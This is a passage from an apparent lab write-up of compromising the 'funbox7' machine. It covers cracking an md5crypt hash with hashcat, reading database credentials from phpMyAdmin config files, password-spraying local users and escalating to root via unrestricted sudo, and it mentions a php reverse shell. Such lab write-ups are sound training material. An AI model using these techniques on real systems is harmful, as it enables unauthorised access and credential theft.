[i] sys070 System umask in /etc/login.defs..... skip
[i] sys080 System password policies in /etc/login.defs..... skip
=================================================================( security )=====
[*] sec000 Is SELinux present?..... nope
[*] sec010 List files with capabilities..... yes!
[!] sec020 Can we write to a binary with caps?..... nope
[!] sec030 Do we have all caps in any binary?..... nope
[*] sec040 Users with associated capabilities..... nope
[!] sec050 Does current user have capabilities?..... skip
[!] sec060 Can we read the auditd log?..... nope
```

I navigated to **hashcat** and tried finding the code for the hash I had found. It turned out to be **md5**.

192.168.231.132/revshell.php × example_hashes [hashcat × Private browsing

https://hashcat.net/wiki/doku.php?id=example_hashes

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1($pass.$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1($salt.$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le($pass).$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1($salt.utf16le($pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872
150	HMAC-SHA1 (key = $pass)	c898896f3f70f61bc3fb19bef222aa860e5ea717:1234
160	HMAC-SHA1 (key = $salt)	d89c92b4400b15c39e462a8caa939ab40c3aeeea:1234
170	sha1(utf16le($pass))	b9798556b741befdbddcbf640d1dd59d19b1e193
200	MySQL323	7196759210defdc0
300	MySQL4.1/MySQL5	fcf7c1b8749cf99d88e5f34271d636178fb5d130
400	phpass, WordPress (MD5), Joomla (MD5)	P984478476IagS59wHZvyQMArzfx58u.
400	phpass, phpBB3 (MD5)	H984478476IagS59wHZvyQMArzfx58u.
500	md5crypt, MD5 (Unix), Cisco-IOS 1 (MD5) [2]	$1$28772684$iEwNOgGugqO9.bIz5sk8k/
501	Juniper IVE	3u+UR6n8AgABAAAAHxxdXKmiOmUoqKnZlf8lTOhlPYy93EAkbPfs5+49YLFd/B1+omSKbW7DoqNM40/Ee
600	BLAKE2b-512	$BLAKE2$296c269e70ac5f0095e6fb47693480f0f7b97ccd0307f5c3bfa4df8f5ca5c9308a0e7108e80a0a9c0e
610	BLAKE2b-512($pass.$salt)	$BLAKE2$41fcd44c789c735c08b43a871b81c8f617ca43918d38aee6cf8291c58a0b00a03115857425e5ff6f0
620	BLAKE2b-512($salt.$pass)	$BLAKE2$f0325fdfc3f82a014935442f7adbc069d4636d67276a85b09f8de368f122cf5195a0b780d7fee709fbf
900	MD4	afe04867ec7a3845145579a95f72eca7
1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:3060147285011
1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
1410	sha256($pass.$salt)	c73d08de890479518ed60cf670d17faa26a4a71f995c1dcc978165399401a6c4:53743528
1420	sha256($salt.$pass)	eb368a2dfd38b405f014118c7d9747fcc97f4f0ee75c05963cd9da6ee65ef498:560407001617
1430	sha256(utf16le($pass).$salt)	4cc8eb60476c33edac52b5a7548c2c50ef0f9e31ce656c6f4b213f901bc87421:890128

1 Highlight All Match Case Match Diacritics Whole Words 1 of 1

I copied the hash on my local system and cracked it using **hashcat** with **rockyou.txt** wordlist.

root@kali: ~/offsec/funbox/easyenum

File Actions Edit View Help

root@kali: ~/off.../funbox/easyenum × root@kali: ~/off.../funbox/easyenum × root@kali: ~/off.../funbox/easyenum ×

```
┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─# hashcat -m 500 myhash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL
_DEBUG) - Platform #1 [The pocl project]
==================================================================================================
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i7-13620H, 2212/4489 MB (1024 MB allocatable
), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0:hiphop

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0
Time.Started.....: Wed Oct 23 10:42:25 2024 (1 sec)
Time.Estimated...: Wed Oct 23 10:42:26 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1385 H/s (4.86ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 512/14344385 (0.00%)
Rejected.........: 0/512 (0.00%)
Restore.Point....: 256/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: angelo → letmein
Hardware.Mon.#1..: Util: 19%

Started: Wed Oct 23 10:41:44 2024
Stopped: Wed Oct 23 10:42:28 2024

┌──(root㉿kali)-[~/offsec/funbox/easyenum]
└─#
```

I then switched to **oracle** using the cracked password.

```
www-data@funbox7:/var/www/html$ su su oracle
su oracle
Password: hiphop

oracle@funbox7:/var/www/html$
```

I tried looking around but found nothing interesting so I switched back to the **www-data** user. I remembered finding a **phpmyadmin** page when I was **fuzzing** the web directories so I look for interesting files in it. The default path for **phpmyadmin** is `/etc/phpmyadmin` so I navigate to it.

Here I look inside multiple config files and find a username and password in one of the files.


```
www-data@funbox7:/etc/phpmyadmin$ ls ls
ls
apache.conf     config.footer.inc.php  htpasswd.setup      phpmyadmin.service
conf.d          config.header.inc.php  lighttpd.conf
config-db.php   config.inc.php         phpmyadmin.desktop
www-data@funbox7:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded.  *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='tgbzhnujm!';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
www-data@funbox7:/etc/phpmyadmin$
```

Passwords are sometimes reused by people with lack of security awareness. So I tried a password spray attack on the users that were present in the `/home` directory and got access to **karla**.

Upon logging in, I got a message regarding **sudo**. So I tried looking at the **sudo** privileges **karla** had.

```
karla@funbox7: /home
File  Actions  Edit  View  Help
root@kali: ~/offsec/funbox/easyenum   karla@funbox7: /home   root@kali: ~/offsec/funbox/easyenum

www-data@funbox7:/home$ ls ls
ls
goat  harry  karla  oracle  sally
www-data@funbox7:/home$ su goat
su goat
Password: tgbzhnujm!

su: Authentication failure
www-data@funbox7:/home$ su harry
su harry
Password: tgbzhnujm!

su: Authentication failure
www-data@funbox7:/home$ su karla
su karla
Password: tgbzhnujm!

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

karla@funbox7:/home$ sudo -l
sudo -l
[sudo] password for karla: tgbzhnujm!

Matching Defaults entries for karla on funbox7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karla may run the following commands on funbox7:
    (ALL : ALL) ALL
karla@funbox7:/home$
```

Karla had the permission to run all commands as **sudo** without password. So I used it to spawn a **bash** shell. Once I became the **root** user, I navigated to the `/root` directory and captured the final flag.



CONCLUSION

Here's a summary of how I pwned the machine:

- I performed web fuzzing to find a **php** file that provided a GUI for working with contents inside the `/var/www/html` directory.
- I found the first flag in this directory.
- I used this interface to upload my **php reverse shell** script.
- I got a reverse shell by triggering the payload.
- I did further enumeration and found the hash of one of the user's. I cracked the hash but then found nothing interesting upon switching users.
- I investigated the **phpmyadmin** file for juicy information and found a set of credentials in one of the files inside `/etc/phpmyadmin`.
- I tried switching users using this password and got access to **Karla**
- **Karla** was authorized to run **sudo** with all commands so I used this to spawn a **bash** shell as **root**.
- Once I became a **root** user, I navigated to the **/root** directory and captured the final flag.

That's it from my side! Happy Hacking ;)